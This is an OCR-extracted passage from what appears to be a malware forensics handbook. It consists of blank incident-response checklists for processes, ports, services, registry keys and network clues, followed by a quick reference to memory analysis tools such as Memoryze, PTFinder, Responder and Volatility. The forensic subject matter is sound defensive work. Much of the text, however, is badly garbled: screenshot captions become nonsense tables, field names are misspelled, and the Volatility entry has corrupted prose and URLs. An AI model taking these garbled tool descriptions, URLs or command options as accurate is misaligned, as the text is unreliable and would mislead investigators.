0	
0	
OLoaded Modules:	
0	
0	
0	
0	
0	
8	
0	
0	
0	
0	
DExported Modules:	

0						
	_	_	_	_	_	

OProcess Memory Acquired File Name: File Size: MD5 Hash Value:

Г

Suspicious Process Identified:	
OProcess State: TERMINATED HIDDEN	
OProcess Name:	
OProcess Identification (PID):	
OProcess Creation Time:	
ODuration process has been running:	
OProcess End Time:	
OMemory used:	
OPath to Associated executable file:	
OMemory Offset:	1
OAssociated User:	
OChild Process(es):	
0	
	
0	
OCommand-line parameters:	
OFile Handles:	
0	
0	
OLoaded Modules:	
0	
0	
0	
0	
0	
0	
<u></u>	
<u></u>	

0	
0	
Process Memory Acquired	
GFile Name:	
□File Size:	
□MD5 Hash Value:	
2	

OProcess State: TERMINATED HIDDEN OProcess Name:	
OProcess Identification (PID);	
OProcess Identification (PID): OProcess Creation Time:	
ODuration process has been running:	
OProcess End Time:	
OMemory used:	
OPath to Associated executable file:	
OMemory Offset:	
OAssociated User:	
OChild Process(es):	
0	
0	
OCommand-line parameters:	
OFile Handles:	
0	
0	
0	
OLoaded Modules:	
0	
0	
0	
0	
0	
0	
0	
0	
D	
0	

DEx	ported Modules:	
	0	
		_
	0	_
OPro	cess Memory Acquired	
	GFile Name:	
	File Size:	
	MD5 Hash Value:	

OProce	ious Process Identified: ss State: TERMINATED THIDDEN
OProce	ss Name:
OProce	ss Identification (PID):
	ss Creation Time:
ODurat	ion process has been running:
	ss End Time:
OMem	ory used:
OPath t	o Associated executable file:
OMem	ory Offset:
OAsso	tiated User:
OChild	Process(es):
	0
OCom	nand-line parameters:
OFile I	landles:
	0
	0
	0
	0
OLoade	ed Modules:
	0
	0
	0
	0
	0
	0

		1.1.1.8
		-
quired		
Value:		
	equired Value:	equired Value:

Suspicious Process Identified:

OProcess State: TERMINATED HIDDEN OProcess Identification (PID): OProcess Identification (PID): OProcess Areation Time: ODuration process has been running: OProcess End Time: OMemory used: OPath to Associated executable file:

OAssociated User:

OChild Process(es):

OCommand-line parameters:

OFile Handles:

OLoaded Modules:

		_	_	 1
	_	_	_	
-				

	0
	0
	0
	0
	0
OExp	orted Modules:
	0
	0
	0
OProc	ess Memory Acquired
	□File Name:
	□File Size:
	MD5 Hash Value:

Suspicious Process Identified: OProcess State: TERMINATED HIDDEN OProcess Name: **OProcess Identification (PID): OProcess Creation Time:** ODuration process has been running: OProcess End Time: OMemory used: OPath to Associated executable file: OMemory Offset: OAssociated User: OChild Process(es): OCommand-line parameters: OFile Handles: OLoaded Modules:

n

0	
0	
0	
0	
0	
0	
OExported Modules:	
0	
0	
OProcess Memory Acquired	
GFile Name:	
File Size:	
□MD5 Hash Value:	
Notable DNS Queries made fr	om subject syst

Process-Child Relationship Diagram Generated

Port and Process Correlation

Suspicious Port Identified:

OLocal IP Address:	Port Number:
ORemote IP Address:	. Port Number:
ORemote Host Name:	
OProtocol:	
DTCP	
DUDP	
OConnection Status:	
DESTABLISHED	
DLISTEN	
SYN SEND	
DSYN_RECEIVED	
TIME_WAIT	
DOther:	
OProcess name and ID (PID) as:	sociated with open port:
OExecutable program associated	with the process and port
OPath to Associated Executable	File:

OAssociated User:

Suspicious Port Identified:

OLocal IP Address:	Port Number:
ORemote IP Address:	Port Number:
ORemote Host Name:	
OProtocol:	
TCP	
DUDP	
OConnection Status:	
DESTABLISH	ED
DLISTEN	
SYN SEND	
SYN_RECEP	VED
TIME_WAIT	
Other:	
OProcess name and ID (P	ID) associated with open port:
OExecutable program ass	ociated with the process and port:
OPath to Associated Exec	cutable File:

OAssociated User:

Suspicious Port Identified:
OLocal IP Address: Port Number:
ORemote IP Address: Port Number:
ORemote Host Name:
OProtocol:
DTCP
DUDP
OConnection Status:
DESTABLISHED
DLISTEN
SYN SEND
SYN RECEIVED
TIME WAIT
Other:
OProcess name and ID (PID) associated with open port:
OExecutable program associated with the process and port:
OPath to Associated Executable File:

OAssociated User:

Suspicious Port Identified: OLocal IP Address:	Port Number:
ORemote IP Address:	. Port Number
ORemote Host Name:	
OProtocol:	
TCP	
DUDP	
OConnection Status:	
TESTABLISHED	

□LISTEN □SYN_SEND □SYN_RECEIVED □TIME_WAIT □Other: ○Process name and ID (PID) associated with open port: □Executable program associated with the process and port: ○Path to Associated Executable File:

OAssociated User:

Suspicious Port Identified:

OLocal IP Address:	Port Number:
ORemote IP Address:	Port Number:
ORemote Host Name:	
OProtocol:	
TCP	
DUDP	
OConnection Status:	
DESTABLISHED	
DLISTEN	
SYN SEND	
SYN RECEIVED	
TIME WAIT	
Other:	
OProcess name and ID (PID) associ	ated with open port:
OExecutable program associated wi	
OPath to Associated Executable File	

OAssociated User:

Suspicious Port Identified:

OLocal IP Address: Port Number:
ORemote IP Address: Port Number:
ORemote Host Name:
OProtocol:
D TCP
DUDP
OConnection Status:
DESTABLISHED
DLISTEN
SYN SEND
SYN_RECEIVED
TIME_WAIT
Other:
OProcess name and ID (PID) associated with open port:
OExecutable program associated with the process and port
OPath to Associated Executable File:

Accordiated Heart

Services:

Suspicious Service Identified:

OService Name: ODisplay Name: OStatus: Brunning OStopped OStatup Configuration: ODescription: ODependencies: OExecutable Program Associated with Service: OProcess ID (P(D): ODescription: OEsecutable Program Path: OUsername associated with Service:

Suspicious Service Identified:

OService Name: ODisplay Name: OStatus: Brunning OStartup Configuration: ODescription: ODependencies: OExecutable Program Associated with Service: OProcess ID (PID): ODescription: OEsecutable Program Path: OIsercane associated with Service:

Suspicious Service Identified:

OService Name: ODisplay Name: OStatus: Brunning OStartup Configuration: ODescription: ODecendencies: OPcoceas ID (PID): ODescription: OEsecutable Program Path: OUsername associated with Service:

Suspicious Service Identified:

OService Name: OLisplay Name: OStatus: Brunning OStartup Configuration: ODescription: ODependencies: OExecutable Program Associated with Service: OProcess ID (PID): OExecutable Program Path: OUsername associated with Service:


Suspicious Service Identified:

OService Name: ODisplay Name: OStatus: Brunning OStartup Configuration: ODescription: ODecendencies: OExecutable Program Associated with Service: OProcess ID (PID): ODescription: OExecutable Program Path: OUsername associated with Service:

Suspicious Service Identified:

OService Name: ODisplay Name: OStatus: Brunning OStatury Configuration: ODescription: ODependencies: OExecutable Program Associated with Service: OProcess ID (PID): ODescription: OLSercatuable Program Path: OUsername associated with Service:

Drivers:



Open Files:

Open File Identified: Opened Remotely/ Opened Locally File Name: Process that opened file: Handle Value: File location on system: Opene File Identified: Opened Remotely/ Opened Locally File Name: File Name: File Name: File Cocation on system: Opene File Identified: Opene File Identified:

OOpened Remotely/ OOpened Locally

Process that opened file:
 Handle Value:
 File location on system:

Open File Identified:

OOpened Remotely/ OOpened Locally

File Name:

Process that opened file:

Handle Value:

Gile location on system:

Open File Identified:

OOpened Remotely/OOpened Locally

File Name:

Process that opened file:

Handle Value:

Grile location on system:

Open File Identified:

OOpened Remotely/OOpened Locally

GFile Name:

Process that opened file:

Handle Value:

Gile location on system:

Command History:

Commands of Interest:

Command history extracted

O Commands of interest identified

□ Yes

No

Network Shares:

Network Shares Inspected

O Suspicious Share Identified

O Suspicious Share Identified

Shara Nama

Location:	Description:
Description:	_
O Suspicious Share Identified	O Suspicious Share Identified
Share Name:	□ Share Name:
Location:	Location:
Description:	Description:
O Suspicious Share Identified	
Share Name:	
Location:	
Description:	

Scheduled Tasks:

Scheduled Tasks Examined	Suspicious Task(s)
Tasks Scheduled on the System O Yes O No	O Task Name: □Scheduled Run Time: □Status: □Description:
Suspicious Task(s) Identified: OYes ONo	O Task Name: DScheduled Run Time: Status: Description:

Memory Concealment:

Injection		
O Suspicious Code/DLL Injec	tion Identified	
Name:		
DLocation:		
Description:		
O Suspicious Code/DLL Injec	tion Identified	
Name:		
DLocation:		
Description:		

OH:	looking
	O Suspicious Hooking Identified Name: Location: Description:
	O Suspicious Hooking Identified Name: Location: Description:
	O Suspicious Hooking Identified Name: Location: Description:

File System Clues

Artifacts to Look for on Storage Media:

Notes:

MFT Entries:

Grile/Folder Identified:

O Opened Remotely/OOpened Locally

File Name:

Creation Date stamp:

File location on system (path):

File location on system (clusters):

Gile/Folder Identified:

O Opened Remotely/O Opened Locally File Name: Creation Date stamp: File location on system (path): File location on system (clusters):

Gile/Folder Identified:

O Opened Remotely/OOpened Locally File Name: Creation Date stamp: File location on system (path): File location on system (clusters):

Grile/Folder Identified:

O Opened Remotely/OOpened Locally

File Name:

Creation Date stamp:

File location on system (path):

File location on system (clusters):

Gile/Folder Identified:

O Opened Remotely/OOpened Locally

File Name:

Creation Date stamp:

File location on system (path):

File location on system (clusters):

Generation File/Folder Identified:

O Opened Remotely/OOpened Locally

File Name:

Creation Date stamp:

File location on system (path):

File location on system (clusters):

Prefetch Files:

Suspicious Prefetch Identified:

O Prefetch File Name:

Associated Application:

Embedded Date:

Created:

Written:

ORuns:

Suspicious Prefetch Identified:

O Prefetch File Name:

Associated Application:

Embedded Date:

Created:

Written:

DRuns:

Suspicious Prefetch Identified:

Prefetch File Name:
 Associated Application:
 Embedded Date:
 Created:
 Written:
 Runs:

Suspicious Prefetch Identified:

Prefetch File Name:
 Associated Application:
 Embedded Date:
 Created:
 Written:
 Runs:

Registry Extraction

Suspicious Registry Key Identified:

O Key Name:

DLocation:

Last Written Time:

Associated Process/PID:

Associated Network Activity:

Associated Artifacts:

Suspicious Registry Key Identified:

O Key Name:

CLocation:

CLast Written Time:

Associated Process/PID:

Associated Network Activity:

Associated Artifacts:

Suspicious Registry Key Identified:

O Key Name:

DLocation:

CLast Written Time:

□Associated Process/PID:

Associated Network Activity:

Associated Artifacts:

Suspicious Registry Key Identified:

O Key Name: Location: Last Written Time: Associated Process/PID: Associated Network Activity: Associated Artifacts:

Suspicious Registry Key Identified:

- O Key Name:
 - DLocation:
 - CLast Written Time:
 - Associated Process/PID:
 - Associated Network Activity:
 - □Associated Artifacts:

Suspicious Registry Key Identified:

- O Key Name:
 - DLocation:
 - Last Written Time:
 - Associated Process/PID:
 - Associated Network Activity:
 - Associated Artifacts:

Network Clues

IP Packet Found:	
OLocal IP Address:	Port Number:
ORemote IP Address:	Port Number:
ORemote Host Name:	19. 0.8.2 (COMPOSE PAGE SUBSCI-
OProtocol:	
DTCP	
DUDP	
IP Packet Found:	
OLocal IP Address:	Port Number:
ORemote IP Address:	Port Number:
ORemote Host Name:	
OProtocol:	
DTCP	
DUDP	

IP Packet Found:	
OLocal IP Address:	Port Number:
ORemote IP Address:	Port Number:
ORemote Host Name: OProtocol:	
IP Packet Found:	D
OLocal IP Address:	
ORemote IP Address:	
ORemote Host Name: OProtocol:	
TCP	
IP Packet Found: OLocal IP Address: O Remote IP Address: O Remote Host Name: O Protocol: TCP UDP	Port Number:
IP Packet Found:	
OLocal IP Address:	
ORemote IP Address:	
ORemote Host Name:	
OProtocol:	
TCP	
UDP	

WebSite/URLs/E-mailAddresses:

Suspicious Web Site/URL/E-mail Identified:

O Name:

Description

Suspicious Web Site/URL/E-mail Identified:

O Name:

Suspicious Web Site/URL/E-mail Identified:

C	Name:
	Description
	picious Web Site/URL/E-mail Identified:
2.1	Name:
	Description

🛠 Malware Forensic Tool Box

Memory Analysis Tools for Windows Systems

In this chapter we discussed approaches to interpreting data structures in memory. There are a number of memory analysis tools that you should be aware of and familiar with. In this section, we explore these tool alternatives, often demonstrating their functionality. This section can also simply be used as a "tool quick reference" or "cheat sheet," as there will inevitably be times during an investigation where having an additional tool that is useful for a particular function would be beneficial, since you may have little time to conduct research for or regarding the tool(s). It is important to perform your own testing and validation of these tools to ensure that they work as expected in your environment and for your specific needs.

Name: EnCase EnScripts

Author/-Distributor: Guidance Software

Available From: http://www.guidancesoftware.com/

Description: Memory analysis capabilities have been developed for EnCase using EnScripts. These are currently maintained at http://cci.cocolog-nifty.com/blog/ and have some basic functions similar to Volatility. The output of the PsScan component of the Memory Forensic EnScript is shown in the following figure:

ErCase Forensic						- 0 - 8
file Edit Yiew Jools He					_	
Stev Copen 🖬 Save 👍	Hant - Add Device Q Search	Distant X Delete	Cipdate			
Canes	× Table	Callery Gallery	Timeline Disk	\$ Code		

		ties 🛈 Sookmarks 🔍 Sea			Name		Last		File	Acces
10.10	me 2017	le Extenta 🔒 Permissions	DO 91	H Unalocated	Okatera				Revention	
04%	Entries									
Log	CHEW	52010 Rodeo								
			4.5							
[] Test	(Dres	Doc 😒 franscript 🖽 ?	there Base	ort Console	Denis 20	wext Ela	nde 🗆 Codepage 😪 2/	2	AL Enforcer	LINE TRO
210	PPID	Time created	Time ea	Lied	offset	208	Janacks	4	Forens	
								22		or forensicite
									Telar	
		we in Unallocated Ci								Indows XP
mound	process.	tes in challocated ci	usters.							
825	8910	Time created	Time +4	and a	077++1	208	2emarks			Convist
444		08/03/10 04:57:218M	LINERCOMM .		2524828		firefox.exe	4		Camilican
1908	472	08/08/10 04:55:57AM	UNRECORD		2642da0	a340240	vepcolsd.ess			OB.ist
1776	2476	08/09/10 04:55:5432	CHORES (2662048	+340200	When a Canar . ene			KP4.ist
1768		08/03/10 04:55:54AM	UNSCIONS		2543daD		WhenreTray.ese		2	K96can
940		08/03/10 04:55:44AM	CHORE .		2594880		sychost.exe			OpenFiles
376		08/03/30 04:58:43330	(sisorows)		2454440					
1828		08/03/10 05:04:41AM	08/03/10	05:04:14AM	16c8da0		wmiprvse.eze	111		ProdDump
1180		08/03/10 04:57:52AM 08/03/10 05:05:14AM	UNION		26+2370 2708+40		wpabals.exe Acrold32.exe			Paciet
854		08/03/10 04:88:443M	CINEGOURI		2754420		avchost.exe			Patican
605		08/03/10 04:55:443M	1202012901		2832020					VadSearch.
440		08/03/10 05:05:2784	08/03/10	NATE: 20:02	2904460		Adrondil exe			Vhpm
1912	472	08/09/10 04:14:01AM	CREATION		2929020	*3402 c0	alg ess			Win32
1128	1474	08/03/50 04:54:37326	128/0/2012/0/201		294+718	a3402a0	IEXELORE.EXE			
528		08/03/10 04:54:0088	UNERCOM		2990628		WdDpgradeWelper			×06
1144		08/03/10 04:56:0233	CNOCHONS		2951020		wacn'ty.exe			Processor
2092		08/09/10 05:04:4438	00000000		2959020		WINNORD. EXE		Expt	rtHadres
1640		08/03/10 04:55:48AM	UNROUGH		295acb8 295a020		spooley.exe EXCEL EXE		av Flet	tourier .
604		08/03/10 05:10:52AM 08/03/10 04:55:45AM	CREATION OF THE OWNER		2958020		LOADE AND		Re Inde	v Case
624		08/03/10 04:55:453M	UNINGUM		2405440		winlogon.ese			ory Analyzer
1114		08/03/10 04:58:443M	CHERTRONIS		2424440		svibost.exe			Local Nachine
1076		08/03/10 04:55:44324	Childronhi		2x25908		sychost.exe			
1032	672	08/03/10 04:55:44AM	UNIGHOUSE		2474500	*340120	sychost exe		Les Web	
244		08/03/10 04:55:46300	100000000		2x02da0		vmacthlp.ese		a Candude	
672		08/03/10.04:55:45336	CHEMICAN		2485020		services.exe		B-C Man	
1676		00/03/10 04:55:53AM	CHRENOWN		2ab90a5		explorer.exe		Source	Processor
	0	28030348	CHRONN		20-(6830	319000	System	124		

Name: FTK

Author/Distributor: AccessData

Available From: https://www.accessdata.com

Description: FTK has basic memory parsing capabilities, which can be utilized by importing a memory dump and reviewing the parsed information under the Volatile tab.

Name: Memoryze/AuditViewer

Author/Distributor: Mandiant

Available From: http://www.mandiant.com/products/free_software/memoryze/

Description: Memoryze and the associated AuditViewer are used to analyze physical memory acquired from many versions of Windows. Several batch scripts are provided with Memoryze to facilitate common analysis tasks.

- · Process.bat extracts details about processes, including malicious code injection.
- DriverSearch.bat extracts details about drivers.
- HookDetection.bat looks for common hooking methods.
- DriverWalkList.bat provides a linked list of modules and drivers.

These batch scripts rely on XML configuration files and require the command-line options to be explicitly set to true or false to produce desired results in XML format. An example of the command line for Process.bat is provided here.

C:\>Process.bat -input E:\FUTo-Rootkit.dmp -output E:Analysis -handles true -ports true -sections true -injected true

Customized scripts can be created to perform specific combinations of analysis. Audit Viewer

provides a graphical user interface for examining the XML output created by Memoryze as shown in the following figure.

Processes	Enumerated Handes Henry Sectors Cita Spring Purts
10 putrial aire - 1600	
R-carpe.aux	Film [Eventores Processes Registry Kays Senaphones Mutanta Eventa Sectore
il legnu ere	Occurrences Object Add. File
N. STALL BUR	 Evitability, Program Flexification Flexification Paredivet server extension(H0)servage
in help and	1 B/FMX28: WRDOWSPOEM/HEIPCTR/84701
Bi Sydiate	1 orthoficiti. (waterovistiwes/s
N and a nut	Endfactors: Columnity and Setting/All User/Start New Endfactors: Vision Predictment Predictions Vision an Predictment Predictions Vision and Prediction
R Alexe	Intercepti, yring an Heircannin Parcamentergreis/Novaerge-condicio Urfh7dedt, Yrog an Fael/Common Fael/Pototelt: Sharedweb air-er extensional/Rhadmisplacepts
in whiteon and	1 6/5/900, WRXXVSINIC/TPCActors
i han ar	 Individual: Documents and Setting Convertience and Setting Capital Application Condition on the Condition of the
in Begener, and	2 School 25, Program Factorization Media Player
ic oxfort ere	 BuffWitch, Decements and Setting/UPL/Delethoot
is polyed and	 Buff339485. VMDCV#Stavters2Duber/Papostory/S008ECTS.DAFA
is sylved as	T BURDONUX (WEEKWEE)sten/20d/weilet:
	1 D//D///k (w200m/pering4_1
8: spoolev.m.m.	 ErfS78d03, Program NexiConnium Files/Phorosoft Shared,web am-er extensions(H3)admcg1aorpts
8-SCONDACIENE	Biffelderik, Docaments and Setting Al Level Dealtop Biffeed Sol, 370-Handlast writee
3) 90.41#	Deffarf500, 370HangRapEverRpe Deffarf104, 370HangRapEverRpe Deffarf104, 370HangRapEverRpe
9. Eokre Dit	International Statement Perspective Annual Statements (Statements) International Statement Perspective Annual Perspective
H Agf advage stock	i 6x0x910x1 iv920v/5xv/tw12/ccm/g64M
10 Nord.m.n	1 Difficients, 1w200w20vetex32/configureTvert Ext
H LTSPECG.exe	1 0-Monthly, 1w200w21avan32/stan2.org
il: fprtserv.exe	1 0./fb/field, 1w0/b/0w0/ant/1/drivero/dodh
H HubuR ata	 Briffec17dB. "Documents and Settings/SPLLC/Local Settings/Application Data/Microsoft/Windows/ArcCass.dot.LOC
K-RarCO2.nin	1 9x869xx0, 1x960x9546440
ID OTHER AND	 D/B/VetO, Veogram Med/Cameran Plasit/setam
ik Thehid are	1 dolf alf 2015. Monicolectrello 1 dolf alf 2003. Phogram Fried Common Nex 2015 cog/dename (Pressure of 1003)
H und eve	Diffs/3603. Program Netry Jonan Percention Percent Complement Percent Control Diffs/0023. Program Netry Scott Percent Complement Complement Complement
R dech eus	I OMB/TEAC INTO AN INTO AN INTO AN INTO A DATA
II plane	1 DOB DATE, Known Recent Chronel
etb. 0	1 0/056430, 14/06/04/12/strend/configured/state
Parent PED W12 -> Explorer EVE	 Differentia Decements and Setting/Determinifervice(ATU/SED.041
Pathy Cliffrigram Red SpotteyLagger	1 BuffakSatt, (seeing
Arguments: CliProgram FlantSpirkin/LogontalLava	 billodic70, 1+3b0v9pyters25prhgdbC#37
9 at Tax. 2007-09-09 10:13:10	1 UrfS19H0. Vrogram Nec/Horie Halver
R entropy are	1 0x8045638 1w8400#5bister/35bister/3580,817x100
	Briffstalden, Televold/Catabig/Dargelationer-436-0 Briffstalden, Vrogram Filed/Catabig/Dargelationer-436-0
	1 D/15/1000, Program Rest January Test Dydenic te 00 1 D/15/2005, W2DOWEnvitan Chang
toadhe	and the second s

Helpful Switches:

Switch	Function			
-input	Memory dump to analyze			
-output	Directory in which the results will be written			
-ports true	List ports associated with processes			
-injected true	Look for memory injection			

Name: PTFinder

Author/Distributor: Andreas Schuster

Available From: http://computer.forensikblog.de/files/ptfinder/

Description: PTFinder Perl scripts was developed by Andreas Schuster to methodically search a memory dump for the signature of EPROCESS and ETHREAD data structures. No conversion between virtual and physical addresses (http://computer.forensikblog.de/nr2/00603/ptfinder_0_2_0.0html).

E:\PTFinder>ptfinder_xpsp2.pl --nothreads FUTo-memory-20070909.dd No. Type PID TID Time created Offset PDB Remarks

1 Proc 0 0x00544640 0x00039000 Idle

2 Proc 664 2007-09-09 18:12:25 0x0104ab50 0x03f49000 csrss.exe

3 Proc 1852 2007-09-09 18:12:00 0x0104c818 0x0aa13000 logonui.exe

4 Proc 592 2007-09-09 18:12:23 0x0106f788 0x02f2b000 smss.exe 5 Proc 1204 2007-09-09 18:17:32 0x01168a18 0x0001b000 belix.exe 6 Proc 4 0x01218020 0x00039000 System 7 Proc 736 2007-09-09 18:12:29 0x020cd7d8 0x05649000 services.exe 8 Proc 748 2007-09-09 18:12:29 0x02151668 0x05689000 savedump.exe 9 Proc 1808 2007-09-09 18:19:56 0x026c7420 0x0e906000 dd.exe 10 Proc 688 2007-09-09 18:12:27 0x03cf0850 0x04e5f000 winlogon.exe 11 Proc 756 2007-09-09 18:12:29 0x05683da8 0x0566f000 lsass.exe 12 Proc 928 2007-09-09 18:12:34 0x05cc9da8 0x06208000 ibmpmsvc.exe 13 Proc 956 2007-09-09 18-12-34 0x0626bd80 0x06299000 suchost eve 14 Proc 1080 2007-09-09 18:12:34 0x063d46a0 0x06467000 sychost.exe 15 Proc 1228 2007-09-09 18-12-36 0x06b00020 0x06aec000 sychost eve 16 Proc 1260 2007-09-09 18:12:36 0x06cb0728 0x06ce5000 sychost.exe 17 Proc 1452 2007-09-09 18:12:38 0x07509da8 0x075a6000 spoolsv.exe 18 Proc 1604 2007-09-09 18:12:44 0x07daec18 0x07d94000 OCONSVC.EXE 19 Proc 0 2007-09-09 18:12:45 0x07e26b50 0x07e8f000 skls.exe 20 Proc 412 2007-09-09 18:13:05 0x08df4da8 0x08ded000 explorer.exe 21 Proc 632 2007-09-09 18:13:07 0x09783c48 0x09897000 igfxtray.exe 22 Proc 280 2007-09-09 18:13:08 0x098b2960 0x098fb000 bkcmd.exe 23 Proc 656 2007-09-09 18:13:08 0x099da6a8 0x09a4a000 LTSMMSG.exe 24 Proc 828 2007-09-09 18:13:08 0x09afb288 0x09b82000 tp4serv.exe 25 Proc 404 2007-09-09 18:14:15 0x09afb508 0x0e27a000 wuauclt.exe 26 Proc 1024 2007-09-09 18:13:08 0x09c3fda8 0x09ba9000 rundl132.exe 27 Proc 1236 2007-09-09 18:13:09 0x09cec2c0 0x09fed000 Octrav.exe 28 Proc 1100 2007-09-09 18:13:09 0x09e4da28 0x09e6d000 TPHKMGR.exe 29 Proc 372 2007-09-09 18:19:56 0x09f05020 0x09774000 cmd.exe 30 Proc 1284 2007-09-09 18:13:09 0x09f6b6a8 0x0a093000 dirx9.exe 31 Proc 0 2007-09-09 18:13:10 0x0al0fbe8 0x0a039000 skl.exe 32 Proc 976 2007-09-09 18:13:16 0x0bc35898 0x0c03b000 msmsgs.exe

Report Objects Teneline Canvas 8 4	Testani .				101
				\$	
Object A Process II *	Name	5e	Path	Process Name	Process II
II- III Case (unnamed)	helk.eie	10000	et/helic.exe	helkcese	324
📫 🥥 Physical Memory Snapshot	- eccar32.0		program Hestjommon Hest,	Avconsol.exe	628
U drws2005-physical	A renormed pr 0.008000 0.0085000	-	memorymodipe-0x00dF0000.	UNRUZIE	668
0-0 Hardware	esert.dl		cilwrettyystem32lesert.dl	services.mile	229
🕀 🥥 Operating System	Ib. 220tuen []-	100	(program files)common files),	ViRel.exe	612
> Al Modules	- menorymod-pe-0x10000000-0x1000/000	-	memorymod-pe-0x1000000	UMGR32.EDE	668
- Al Open Files	- dragdrop.exe		criprogram files)dragin drop	DragDrop.exe	900
All Open Net	-C) dd.exe		e:\acquisition\fau\dd.exe	dd.exe	294
All Open Reg	- hook_ws2_32.dliwsarecv_0x7ffa0000-0x	-	hook_ws2_32.dlhusarecv_0	pychost.exe	400
- Documents a	- hook_ws2_32.dltwsarecv_0x7ffa0000-0x	100	hook_ws2_32.dhvsarecv_0	helo.eve	324
ili 🕼 Drivers	- hook_ritdl.dlt-cunknown>_0x7Wa0000-0x	NH .	hook_ntdl.dll.curinown>	9065-618	156
- Internet Hot	- winlogon.eve	100 10.	VPhc/winetisystem32/winio	winlogon.exe	176
- Vieys and Pa	-C) rc.ave		c/www.lyystem32/vc.eve	nc.exe	1096
0- 2 Processes	Burgsten S-	100	cilwretloyten32esdcpr	sychost.exe	480
1008 wigserv 1008	-C rbdl.dl	100 100	cijwinn/jsystem32/mtdl.dl	tgond.eve	0002
ID-uB Après ave 1072	B. Anuelte 🗇		program files/apoint/jedaun	Aport.exe	964
H Aport.eve 964	- nenorymod-pe-0x00d40000-0x00d47000	11E	memorymod-pe-0x00d4000	UMORIZEDE	668
-3 Avcorsol 628	bitter []-	100	(program files/mcafee)mcaf	Avconsol.eve	628
⊕ 🖧 Avayrang 464	- svanch.dl	888 (A)	program Hestmcafeelyncaf	Vittat.exe	652
⊕ 43 cnd.eie 1076	- biquite -	100 10.5	c:(winnt)system30(shiwapi.dl	services.exe	225
⊕-03 md3.eve 1112	bonnes 🔁 -		grogram files/mcafee/jmcaf	Avoyning and	464
211 ma.6bm & #	bitune D-	-	'program files/incal/ee/incal	Averymag.exe	454
10 Q	and a second sec	-		CANTERN AND	440

1000	and reasons	100				WHEN ARE		1.11
	10 2 cru.es	100	nenonmod ce 0x01250000 0x01256000	111	memorymod pe-0x0125000	UMFRIZERE	668	1.1

The professional version of Responder has some more advanced features for malware analysis, effectively supporting integrated disassembly of executables in memory dumps. The Digital DNA (DDNA) feature attempts to identify malicious code automatically based on various characteristics and provides associated weight values.

	Report Objects Time	ine Canvas Binary	Digital DNA Script		
				ď	
П	Digital DNA Sequence	Name	Process Name	Severity	Weight 🗸
	02 SF CE 01 4D	drx9.exe	dix9.exe	LIBROR .	72.4
		skl.exe	ski.exe	STATUTE .	43.6
	-00 84 08 00 5A	kls.dll	ski.exe	11010	40.5
C		kis.dll	helo.exe	19134	40.5
1	-00 84 08 00 5A	kis.dll	explorer.exe	LINESSE	40.5
	-00 B4 08 00 SA	skis.exe	skis.exe	111111	39.5
		msdirectx.sys	System	6966	19.0
	-00 SD 09 01 4D	helx.exe	helix.exe	1000	16.7
	05 64 08 02 98	ntdl.dl	skis.exe	EXECUTE AND	10.8
	-E 05 64 DB 02 98	ntdl.dl	helix.exe	1000	10.8

Available Trees: http://www.available.stmm:constrained/stability Devergings: Values yrea of the YATE proper aid in sums in hylynes, with develope the bady, and the sead to exact information about processes, mixed constrained, and the sead to exact information about processes, mixed constrained, and the sead to exact information about processes, mixed constrained, and the sead to exact information about processes, mixed constrained, and the sead to exact information about processes, mixed constrained, and the sead to exact information about processes, mixed constrained, and the sead to exact information about the	Name: Volatility		
Nume Fid Fid Twin Acts Time Massime Soft 2 in Inter Work (State Time) Massime Soft 2 inter Time) Man	Page Reference:		
Decretation Volating per cost of PATA is project and in vortex in hybra, with development bring bold program characterized and provide states of the set o	Author/Distributor: Volati	e Systems	
Wann, Valadiy on be und to start information about processes, strends constraints, sign handis, and do strends disking, start information about processes, strends constraints, store handis, and do strends disking, start information about processes and strends with a decision model and the formation of the start information about the start information of the strends of the start information about the start information of the strends of the start information about the start information of the start information of the start information of the start information of the start information of the start information of the start information of the start information of the start information of the start information of the start information	Available From: https://ww	w.volatilesys	terres considefault/colatility
Nume Fid Fid Twin Acts Time Massime Soft 2 in Inter Work (State Time) Massime Soft 2 inter Time) Man	Walters. Volatility can be us system-related details. Volat	ed to extract i ility also supp	information about processes, network connections, open hundles, and other nots plug-ins for customized operations such as detecting malware, extracting
Opener -isto -isto -tert meter bank and the last of the second solution of the second s	Hame Pid PPid System 4 0 53 mmss.exe 592 caras.exe 664 winlogon.exe sevelup.exe lass.exe 756 lbagmavc.exe svohost.exe 9 svohost.exe 1 cedited for 1	Thds Hind 265 Thu 592 11 3 688 592 2 736 688 1 748 688 0 688 19 3 928 736 3 56 736 8 080 736 7 ength>	1 Line 00:00:00 1970 10:00:00 1970 10:00:00 1971 10:00:00 1971 10:00 1971 10
-info Print Information shout all registered objects -terr det line winds for displaying Linear Lange -frillawsclients to use when spating an image -oncipied/line/online/information workputch/line/information supported Flores information Supported Flores information Consections Consection	Helpful Plug-ins:		
-into Prist information shout all registered digets -terr details and the ford displaying Limentages -fraining -fillense to use when spating all mage -originfillender fillense to use when spating all mage -originfillender fillense to this fille *, -vertoes Werkoes information Supported 70,00,00 Mage biologie	Ontioner		
-f FILMANG, -f.lleasaw-FILMANG oracguo-fileAsaw-FILMANG oracguo-fileAsaw-FILMANG oracguo-fileAsaw-FILMANG oracguo-fileAsaw-FILMANG 	info		
rentpol-file/files.com to use when spaning an image rentpol-file/file/file.com file.com file.com file.com rentpol-file/file/file.com when the spaning of			
outgo-file-OTTTT_TIX w,wttos Warkow identication Supported 7)	-f FILENAME,files		
Writes output in this file Writes information Wites information Consections			e to use when opening an image
•••,writewe Verbose information Supported Toju-ja Command application (Dallake) Field AFT books spinoods (Dallake) Field AFT books biolobid Resolution (Dallake) Field AFT books connections erabdump Damps the crashing file to raw file eraphics (InLANN) Field Nothen processes with cerash and aft Carbonerrooms on a carboner process biddees space dilation process and process biddees space	output-file=OUTPU		
Supported Fluy-is Commands: splbooks (RLANAE] Find AF1 books from Heal Node memory consections Print list of open consections consections Print list of open consections consections from Tory Children of the split erashisto cr			
epibooks [RALMARE Find ADT books Biokhom model the heyboord buffer form Ann. Mode memory connections) connections) cashings the crashings file to raw file errorshist [RALMARE] Find hiddes processes with crash hand and CarRonotroccas dillower bug File fina information for image dillower bug File fina information for image dillower bug File fina information for image dillower bug File fina information for image	wy, wyverbose	verbose	information
epibooks [RALMARE Find ADT books Biokhom model the heyboord buffer form Ann. Mode memory connections) connections) cashings the crashings file to raw file errorshist [RALMARE] Find hiddes processes with crash hand and CarRonotroccas dillower bug File fina information for image dillower bug File fina information for image dillower bug File fina information for image dillower bug File fina information for image	Supported Plus	-in Count	ends :
